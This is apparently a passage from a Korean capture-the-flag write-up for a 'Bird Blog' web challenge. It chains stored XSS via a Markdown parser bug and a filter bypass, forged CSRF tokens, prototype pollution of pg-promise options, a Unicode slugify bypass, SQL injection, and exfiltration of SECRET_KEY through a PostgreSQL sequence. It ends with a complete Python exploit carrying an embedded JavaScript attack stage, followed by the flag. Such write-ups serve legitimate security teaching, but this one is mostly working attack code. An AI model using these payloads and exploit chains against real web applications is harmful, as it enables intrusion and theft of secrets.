하지만, 다음과 같이 RegExp 객체 속성인 .source를 사용한다면 cat 문자열 우회가 가능합니다.
window[/loca/.source+/tion/.source] = /javascript:.../.source
참고사항
onerror 이벤트 핸들러 안에 javascript:eval(atob(...)) 구문을 삽입하게 될 경우, 스크립트가 실행되지 않을 수 있습니다.
base64 인코딩은 +, /, = 특수 문자가 포함되어 Markdown 파싱 과정에 다른 결과가 반환될 수 있기 때문입니다.
3. CSRF
관리자 페이지는 내부 IP에서만 접근 가능하고, POST 요청에는 CSRF token이 필요합니다.
CSRF Token은 형태는 다음과 같이 구성되어 있으며, 요청 시 구성에 맞게 토큰을 포함해줍니다.
csrfToken = salt + ";" + sha256(salt + ":" + _csrf)
const csrfSecret = request.cookies._csrf;
const bodyCsrfToken = request.body?.csrfToken;

const [csrfSalt, csrfHash] = bodyCsrfToken.split(";");
const hash = createHash("sha256").update(csrfSalt + ":" + csrfSecret).digest();

if (!timingSafeEqual(Buffer.from(csrfHash, "hex"), hash)) {
    reply.status(403).send({ error: "Invalid CSRF token" });
    return;
}
4. Prototype Pollution in the Admin Page’s /configure Endpoint
관리자 페이지에서 카테고리 설정 기능이 존재합니다.
설정 사항을 업데이트 한 후, 500ms 뒤에 서버를 재시작합니다.
app.post("/configure", async (request, reply) => {
if (request.body === undefined) {
reply.status(400).send({ error: "Missing request body" });
return;
}
await configure(request.body);
reply.header("Content-Type", "text/html");
reply.send(`
<!DOCTYPE html>
<html>
<head>
<title>Configuration Updated</title>
<link rel="stylesheet" href="/static/admin.css">
<meta http-equiv="refresh" content="5;url=/configure">
</head>
<body>
<div class="container">
<h1>Configuration Updated</h1>
<div class="flash success">Configuration saved successfully. The application is restarting…</div>
<p>You will be redirected shortly. If not, <a href="/configure">click here</a>.</p>
</div>
</body>
</html>
`);
console.log("Configuration updated, restarting...");
setTimeout(() => process.exit(2), 500);
});
configure(request.body) 함수를 분석해보면, category 목록을 받아 Navigation Tree를 생성합니다.
export async function configure(rawArgs, adminOnly = false) {
	let categories = rawArgs?.categories?.split(",").map((category) => category.trim()).filter((category) => category.length > 0);

	if (categories === undefined || categories.length === 0) {
		categories = defaultCategories;
	}

	if (categories.length > 12) {
		throw new Error("Too many categories specified; maximum is 12");
	}

	categories = categories.map((rawCategory) => {
		let inNav = false;
		let name = rawCategory;
		if (name.startsWith("*")) {
			inNav = true;
			name = name.slice(1).trim();
		}
		const parts = name.split("/").map((part) => part.trim());
		if (parts.length > 2) {
			throw new Error(`Invalid category name "${name}"; only one level of nesting is supported`);
		}
		return { name: parts.join("/"), inNav };
	});

	const navTree = {};
	for (const category of categories) {
		if (!category.inNav) {
			continue;
		}

		const dividerIndex = category.name.indexOf("/");

		if (dividerIndex !== -1) {
			const superCategory = category.name.slice(0, dividerIndex).trim();
			const subCategory = category.name.slice(dividerIndex + 1).trim();

			if (Array.isArray(navTree[superCategory])) {
				throw new Error(`Invalid category hierarchy: "${superCategory}" is both a category and a super-category`);
			}

			navTree[superCategory] ??= {};
			navTree[superCategory][subCategory] = []; // Prototype Pollution
		} else {
			if (category.name in navTree) {
				throw new Error(`Invalid category hierarchy: "${category.name}" is both a category and a super-category`);
			}

			navTree[category.name] = [];
		}
	}
    /** 생략 **/
}
이때, category 이름에 *__proto__/foo 값을 넣으면, Object.prototype.foo 속성 값을 빈 배열([])로 오염시킬 수 있어 Prototype Pollution 취약점이 발생하게 됩니다.
navTree["__proto__"]["foo"] = []; // superCategory = __proto__ , subCategory = foo
이를 활용하여 minify, debug 속성 값을 오염시킬 경우, SQL Injection 취약점을 발생시킬 수 있습니다.
"*migration",
"*" + encodeSlug("x\\"),
"*" + encodeSlug(sqli),
"*__proto__/minify",
"*__proto__/debug",
"⳼"
그 이유는 pg-promise/lib/query-file.js 파일에 options.minify, options.debug 속성 값이 오염되며 npm.minify() 함수가 호출됩니다.
SQL minify에 의해 뒤에서 사용하는 \' 문자에 대한 파싱 과정이 달라지고, SQL injection이 가능해집니다.
class QueryFile extends InnerState {

    prepare(throwErrors) {
        const i = this._inner, options = i.options;
        let lastMod;
        if (options.debug && i.ready) {
            ...
        }
        if (i.ready) {
            return;
        }
        try {
            if (options.minify && options.minify !== 'after') {
                i.sql = npm.minify(i.sql, {compress: options.compress});
            }
            ...
        } catch (e) {
            i.sql = undefined;
            i.error = new QueryFileError(e, this);
            if (throwErrors) {
                throw i.error;
            }
        }
    }
}
category에 포함된 SQL Injection 쿼리문은 args 변수에 저장되고 /config-template/sql/blog/*.chbs 파일에 쓰여지게 됩니다.
export async function configure(rawArgs, adminOnly = false) {
    /** 생략 **/
    const args = {
        categories,
        topCategories: categories.filter((c) => c.inNav).slice(0, 3),
        ...
    };

    for (const file of await fs.readdir(configTemplateDir, { recursive: true, withFileTypes: true })) {
		if (file.isDirectory()) {
			continue;
		}

		const filePath = path.join(file.parentPath, file.name);
		const relativePath = path.relative(configTemplateDir.pathname, filePath);

		if (adminOnly && !relativePath.includes("/admin/") && !relativePath.includes("/partials/")) {
			continue;
		}

		await fs.mkdir(new URL(path.dirname(relativePath), templateDir), { recursive: true });

		if (relativePath.endsWith(".chbs")) {
			const templateContent = await fs.readFile(filePath, "utf-8");
			const template = handlebars.compile(templateContent);
			const rendered = template(args);
			const outputPath = new URL(relativePath.replace(".chbs", ""), templateDir);
			await fs.writeFile(outputPath, rendered, "utf-8");
		} else {
			const outputPath = new URL(relativePath, templateDir);
			await fs.copyFile(filePath, outputPath);
		}
	}
단, /configure 요청 시, 설정 파일을 생성한 뒤 프로세스를 재시작합니다.
프로세스가 재시작될 경우, Prototype Pollution이 사라져 minify가 꺼지고 SQL Injection이 실패합니다.
await configure(request.body);
...
setTimeout(() => process.exit(2), 500);
그리하여, /configure가 설정 파일을 쓴 뒤 끝까지 정상 종료하지 못하도록 해야 합니다.
프로세스가 종료되지 않도록 하기 위해서 마지막 category에 ⳼(\u2cfc)를 포함합니다.
⳼ 문자는 slugify()를 거쳐 /으로 변환되는데 slug.includes("/") 조건을 만족하여 예외가 발생하게 됩니다.
handlebars.registerHelper("slugify", function (str) {
	const slug = slugify(str.replace(/\//g, " "), { lower: true, remove: /[^\w\s]/ });
	if (slug.includes("/")) {
		// Needs to be a valid URL segment
		throw new Error(`Invalid slug "${slug}" generated from "${str}"`);
	}
	return slug;
});
이 예외로 인해 /configure의 서버 재시작 코드가 실행되지 않습니다.
또한, 예외가 발생하기 전 template file은 이미 작성이 완료되어 /를 요청하면, SQL Injection 쿼리가 포함된 archive.sql.chbs이 Prototype Pollution 상태에서 실행됩니다.
5. Unicode Slugify Bypass
블로그 홈을 접근하면, blog/archive 쿼리를 실행한 결과를 index.hbs에 표시합니다.
/app/src/blog.mjs
app.get("/", async (request, reply) => {
    try {
        const [{ posts }] = await executeQuery("blog/archive", [0]);
		return reply.view("index.hbs", { posts });
	} catch (err) {
		console.error(err);
		return reply.status(500).send("Internal Server Error");
	}
});
사이드 부분에 posts.highlights를 통해 topCategories 값을 가져옵니다.
/app/config-template/hbs/blog/index.hbs
<div class="primary front">
	<main class="front">


	</main>

</div>
archive.sql.chbs 파일을 보면, 카테고리 이름을 가져올 때 slugify가 적용되는 것을 볼 수 있습니다.
/config-template/sql/blog/archive.sql.chbs
SELECT jsonb_build_object(
	'page', $1,
	...
	'highlights', (
        WITH top_categories AS (
			VALUES

				(, }),

		)
        ...
    )
)
slugify() 함수는 일부 특수문자에 대해 필터링을 수행하는 함수입니다.
하지만, anyascii() 함수를 사용하고 있어 Unicode 문자를 통해 str.replace(/\//g, " ") 필터링에 대해 우회가 가능합니다.
/app/src/helpers/hbs.mjs
handlebars.registerHelper("slugify", function (str) {
	const slug = slugify(str.replace(/\//g, " "), { lower: true, remove: /[^\w\s]/ });
	if (slug.includes("/")) {
		// Needs to be a valid URL segment
		throw new Error(`Invalid slug "${slug}" generated from "${str}"`);
	}
	return slug;
});
slugify() 함수에 전달된 Unicode 문자는 anyascii() 함수에 의해 변환되고, 일부 문자에 대해 replace() 과정을 거치게 됩니다.
함수 호출 시, 전달된 options.remove 인자 값은 /[^\w\s]/이므로 global flag가 설정되어 있지 않습니다.
즉, 첫 번째 문자에 대해서만 replace()가 적용되어 필터링 우회가 발생하게 됩니다.
/app/src/helpers/slugify.mjs
export function slugify(text, options = {}) {
	let slug = text.split("").reduce((acc, cur) => {
		cur = anyascii(cur);
		return acc + cur.replace(options.remove ?? /[^\w\s$*_+~.()'"!\-:@]+/g, "");
	}, "");

	if (options.trim ?? true) {
		slug = slug.trim();
	}

	slug = slug.replace(/-+/g, "-");
	slug = slug.replace(/^-+|-+$/g, "");
	slug = slug.replace(/\s+/g, "-");

	if (options.lower ?? false) {
		slug = slug.toLowerCase();
	}

	return slug;
}
변환 과정은 다음과 같으며, 이를 활용하여 slugify 필터를 우회하고 SQLi에 필요한 문자를 만들 수 있습니다.
\u02ba -> '' (anyascii 변환 후) -> ' (replace 처리 후)
6. SQL Injection in archive.sql.chbs
archive.sql.chbs는 상단 category 목록을 SQL VALUES 구문으로 렌더링합니다.
상단 category 3개를 다음과 같이 구성하여 쿼리문이 삽입되도록 합니다.
*migration
*x\
*||(select((ts_stat(...)).word)))--
WITH top_categories AS (
  VALUES
    (0, 'migration'),
    (1, 'x\'),
    (2, '||(select(...))--x')
)
PostgreSQL 자체에서는 \'를 이스케이프 처리하지 않습니다. 하지만, Prototype Pollution으로 pg-minify의 minify option이 켜지면, pg-minify는 x\'의 '를 이스케이프된 작은따옴표(‘)처럼 보고, 다음 quote까지 문자열로 묶어버립니다.
그 결과 ||(select(...))-- 부분이 SQL expression으로 빠져나와 실행됩니다.
즉, PostgreSQL과 다른 quote parsing 차이 때문에 SQL Injection이 발생하게 됩니다.
7. SECRET_KEY Exfiltration with posts_id_seq
SQL injection은 SELECT expression 안에서 발생하므로 직접 결과를 외부로 반환받기 어렵습니다. 대신 PostgreSQL sequence를 side channel로 활용하여 SECRET_KEY를 알아낼 수 있습니다.
posts table은 SERIAL primary key를 사용합니다.
CREATE TABLE posts (
	id SERIAL PRIMARY KEY,
	title text not null,
	content text not null,
	created_at timestamptz default current_timestamp
);
즉, posts.id는 내부적으로 posts_id_seq sequence의 nextval() 결과를 사용합니다.
SQLi payload는 setval()을 호출해 posts_id_seq 값을 secret chunk로 설정합니다.
function packExpr(p) {
    const sk = "(select secret_key from secret_key)";
    const byteAt = i =>
      "coalesce(ascii(nullif(substr(" + sk + "," + i + ",1),'')),0)";
    return "(((" + byteAt(p)
      + "*128+" + byteAt(p + 1)
      + ")*128+" + byteAt(p + 2)
      + ")*128+" + byteAt(p + 3) + ")";
}
SECRET_KEY를 4글자씩 읽고 base-128로 packing합니다.
function chrConcat(s) {
    return [...new TextEncoder().encode(s)]
      .map(b => "chr(" + b + ")")
      .join("||");
  }

function packExpr(p) {
    const sk = "(select secret_key from secret_key)";
    const byteAt = i =>
      "coalesce(ascii(nullif(substr(" + sk + "," + i + ",1),'')),0)";
    return "(((" + byteAt(p)
      + "*128+" + byteAt(p + 1)
      + ")*128+" + byteAt(p + 2)
      + ")*128+" + byteAt(p + 3) + ")";
}

function categoriesPayload(p) {
    const inner =
      "select to_tsvector(setval('posts_id_seq'," + packExpr(p) + ",false)::text)";
    const sqli =
      "||(select((ts_stat(" + chrConcat(inner) + ")).word)))--";
    return [
      "*migration",
      "*" + encodeSlug("x\\"),
      "*" + encodeSlug(sqli),
      "*__proto__/minify",
      "*__proto__/debug",
      "⳼"
    ].join(",");
}
여기서 ts_stat()은 문자열로 받은 SQL을 실행할 수 있고, 내부 query는 to_tsvector(...) 형태로 맞춥니다.
SQLi가 성공하면 다음 /posts/create 요청에서 생성되는 post id가 packed secret chunk가 됩니다.
await post("/posts/create", {
  title: M + "-" + p,
  content: "x",
  categories: "migration"
}, "/posts");
게시글 제목은 marker-position 형태로 만들었기 때문에, 공개 archive에서 다음 링크를 수집하면 됩니다.
<a href="/post/137404868">x8b14e21f-1</a>
p=1,5,9,... 위치에 대해 반복하면 전체 SECRET_KEY를 4바이트 단위로 복원할 수 있습니다.
공격 흐름
- 공개 블로그의 기존 post에 Stored XSS 댓글 작성
- Markdown Parser Bug 활용
- Bot이 관리자 댓글 목록에서 해당 댓글을 발견하고
/comments/:id/view를 새 탭으로 열기 _csrfcookie와 CSRF token을 직접 생성하여/configurePOST- SQL Injection: category 파라미터에 SQLi payload 포함
- Prototype Pollution: minify, debug 속성 값 오염
- 예외 발생: 서버 재시작을 방지하기 위해
⳼(\u2cfc)문자 포함
- 블로그
/경로 요청으로archive.sql실행 및posts_id_seq에 secret chunk 저장 /posts/create로 marker post 생성- 공개 archive에서 marker post id 수집 후, post id를 base-128로 decode하여
SECRET_KEY복원 - flag service에
SECRET_KEY제출
Exploit Code
#!/usr/bin/env python3
import argparse
import html
import json
import re
import time
import uuid
import base64
from urllib.parse import urlencode, urljoin
from urllib.request import Request, build_opener
def norm(url):
return url.rstrip("/") + "/"
class Client:
def __init__(self):
self.opener = build_opener()
def request(self, method, url, data=None, timeout=15):
body, headers = None, {}
if data is not None:
body = urlencode(data).encode()
headers["Content-Type"] = "application/x-www-form-urlencoded"
req = Request(url, data=body, headers=headers, method=method)
resp = self.opener.open(req, timeout=timeout)
return resp.status, resp.read().decode("utf-8", "replace")
def try_request(self, *args, **kwargs):
try:
return self.request(*args, **kwargs)
except Exception as exc:
return None, str(exc)
def percent_encode(s):
return "".join(f"%{b:02x}" for b in s.encode())
PAYLOAD_JS = r'''void(async()=>{const B=BLOG_URL,A=ADMIN_URL,M=MARKER_VAL,P=POSITION_LIST,S=t=>new Promise(r=>setTimeout(r,t));if(location.origin!==new URL(B).origin){location.href=new URL(location.pathname+location.search+location.hash,B);return}async function T(s){let b=await crypto.subtle.digest("SHA-256",new TextEncoder().encode("s:"+s));return"s;"+[...new Uint8Array(b)].map(x=>x.toString(16).padStart(2,"0")).join("")}async function R(p,x,c){let s="csrf-"+M+"-"+Math.random();document.cookie="_csrf="+s+"; Path="+c+"; SameSite=Strict";x.csrfToken=await T(s);return fetch(new URL(p,A),{method:"POST",mode:"no-cors",credentials:"include",headers:{"Content-Type":"application/x-www-form-urlencoded"},body:new URLSearchParams(x)}).catch(()=>{})}const m={"\\":"⳹","|":"‖","(":"⸨",")":"⸩","+":"‡","'":"ʺ",".":"࠲",":":"࠴","@":"᭾","[":"⎶","]":"ʭ","{":"⧚","}":"⧛","<":"«",">":"»","=":"≅","!":"‼","?":"‽","`":"˵","~":"῁","*":"ᕯ"};function e(s){let o="";for(let i=0;i<s.length;i++)s[i]=="-"&&s[i+1]=="-"?(o+="± a",i++):o+=m[s[i]]||s[i];return o}function h(s){return[...new TextEncoder().encode(s)].map(x=>"chr("+x+")").join("||")}function q(p){let k="(select secret_key from secret_key)",c=i=>"coalesce(ascii(nullif(substr("+k+","+i+",1),'')),0)";return"((("+c(p)+"*128+"+c(p+1)+")*128+"+c(p+2)+")*128+"+c(p+3)+")"}function g(p){let i="select to_tsvector(setval('posts_id_seq',"+q(p)+",false)::text)",j="||(select((ts_stat("+h(i)+")).word)))--";return["*migration","*"+e("x\\"),"*"+e(j),"*__proto__/minify","*__proto__/debug","⳼"].join(",")}for(let p of P){await R("/configure",{title:"x",theme:"raven",categories:g(p),inNavPosts:""},"/configure");await S(300);await fetch(B,{mode:"no-cors",credentials:"include"}).catch(()=>{});await S(150);await R("/posts/create",{title:M+"-"+p,content:"x",categories:"migration"},"/posts");await S(250)}})()'''
def build_stage(blog, admin, marker, length):
positions = list(range(1, length + 1, 4))
return (
PAYLOAD_JS
.replace("BLOG_URL", json.dumps(norm(blog)))
.replace("ADMIN_URL", json.dumps(norm(admin)))
.replace("MARKER_VAL", json.dumps(marker))
.replace("POSITION_LIST", json.dumps(positions))
)
def build_comment(payload):
loader = (
'void(eval(new TextDecoder().decode(Uint8Array.from('
'atob(document.body.innerText.split("PAYLOAD:")[1].trim()),'
'c=>c.charCodeAt(0)))))'
)
loc = "window[/loca/.source+/tion/.source]"
encoded_payload = base64.b64encode(payload.encode()).decode()
onerror = f"{loc}=/javascript:{percent_encode(loader)}/.source//"
return (
f" z](http://x/onerror={onerror})"
f"\n\nPAYLOAD:{encoded_payload}"
)
def collect_ids(client, blog, marker, length, wait):
want = set(range(1, length + 1, 4))
found = {}
deadline = time.time() + wait
pattern = re.compile(
rf'href=["\']/post/(\d+)["\'][^>]*>\s*{re.escape(marker)}-(\d+)\s*<',
re.I,
)
pages = max(4, (len(want) + 9) // 10 + 3)
while time.time() < deadline and want - found.keys():
for page in range(1, pages):
path = "" if page == 1 else f"archive/{page}"
status, body = client.try_request("GET", urljoin(blog, path), timeout=10)
if status == 200:
for post_id, pos in pattern.findall(html.unescape(body)):
found[int(pos)] = int(post_id)
if want - found.keys():
time.sleep(3)
return found
def decode_chunk(packed):
out = ""
for shift in (128**3, 128**2, 128, 1):
ch, packed = divmod(packed, shift)
if ch:
out += chr(ch)
return out
def parse_args():
p = argparse.ArgumentParser(description="Bird Blog exploit")
p.add_argument("--blog", default="http://localhost:8080",
help="public blog URL")
p.add_argument("--flag", default="http://localhost:1337",
help="public flag submission URL")
p.add_argument("--local-blog", default="http://localhost:8080",
help="blog URL as seen from inside the bot container")
p.add_argument("--admin", default="http://localhost:8081",
help="admin URL as seen from inside the bot container")
p.add_argument("--post-id", type=int, default=1,
help="post id to drop the stored-XSS comment on")
p.add_argument("--length", type=int, default=64,
help="SECRET_KEY length in bytes")
p.add_argument("--wait", type=int, default=150,
help="seconds to wait for the bot + extraction posts")
p.add_argument("--marker", help="custom marker; default: random")
p.add_argument("--no-submit", action="store_true",
help="recover SECRET_KEY but do not submit to flag service")
return p.parse_args()
def main():
args = parse_args()
blog = norm(args.blog)
flag_svc = norm(args.flag)
client = Client()
post_id = args.post_id
marker = args.marker or ("x" + uuid.uuid4().hex[:8])
print(f"[*] post={post_id} marker={marker} length={args.length}")
stage = build_stage(args.local_blog, args.admin, marker, args.length)
comment = build_comment(stage)
if re.search(r"cat", comment, re.I):
raise SystemExit("payload contains 'cat'; bot would reject it")
print(f"[*] stage bytes={len(stage.encode())} comment bytes={len(comment.encode())}")
print("[*] submitting stored-XSS comment")
client.request(
"POST",
urljoin(blog, f"post/{post_id}/comments"),
{"author": "x", "content": comment},
)
print(f"[*] waiting up to {args.wait}s for bot extraction posts")
time.sleep(min(45, args.wait))
ids = collect_ids(client, blog, marker, args.length,
max(1, args.wait - min(45, args.wait)))
missing = sorted(set(range(1, args.length + 1, 4)) - ids.keys())
if missing:
print("[!] missing positions:", missing)
raise SystemExit("retry on a fresh instance; do not preload / or /archive first")
too_small = {pos: ids[pos] for pos in ids if ids[pos] < 128**3}
if too_small:
print("[!] marker post ids too small to be packed secret chunks:")
for pos in sorted(ids):
print(f" pos {pos:02d} -> id {ids[pos]}")
raise SystemExit("SQLi did not update posts_id_seq; pollution likely lost")
secret = "".join(decode_chunk(ids[i]) for i in sorted(ids))[: args.length]
print(f"[+] SECRET_KEY: {secret!r}")
if not secret or any(ord(c) < 32 or ord(c) > 126 for c in secret):
raise SystemExit("recovered SECRET_KEY is empty or non-printable")
if args.no_submit:
return
print("[*] submitting SECRET_KEY to flag service")
_, body = client.request("POST", urljoin(flag_svc, "submit"),
{"secretKey": secret})
match = re.search(r"<code>(.*?)</code>", body, re.S)
if not match:
print(body[:500])
raise SystemExit("flag service did not return a <code> block")
print(html.unescape(match.group(1).strip()))
if __name__ == "__main__":
main()
Flag
bbb{we_will_return_to_our_ctf_in_a_minute_but_first_a_word_from_our_sponsors_at_squawkspace:EdU1qbFjfCk1MVhZBtpBcZ3iL20q-j-Dn2J24iJc81NQr7okQHiaFne0iNT52Mb3n5fm2CmOG6ddJIq-j0ZGRA_6fGI}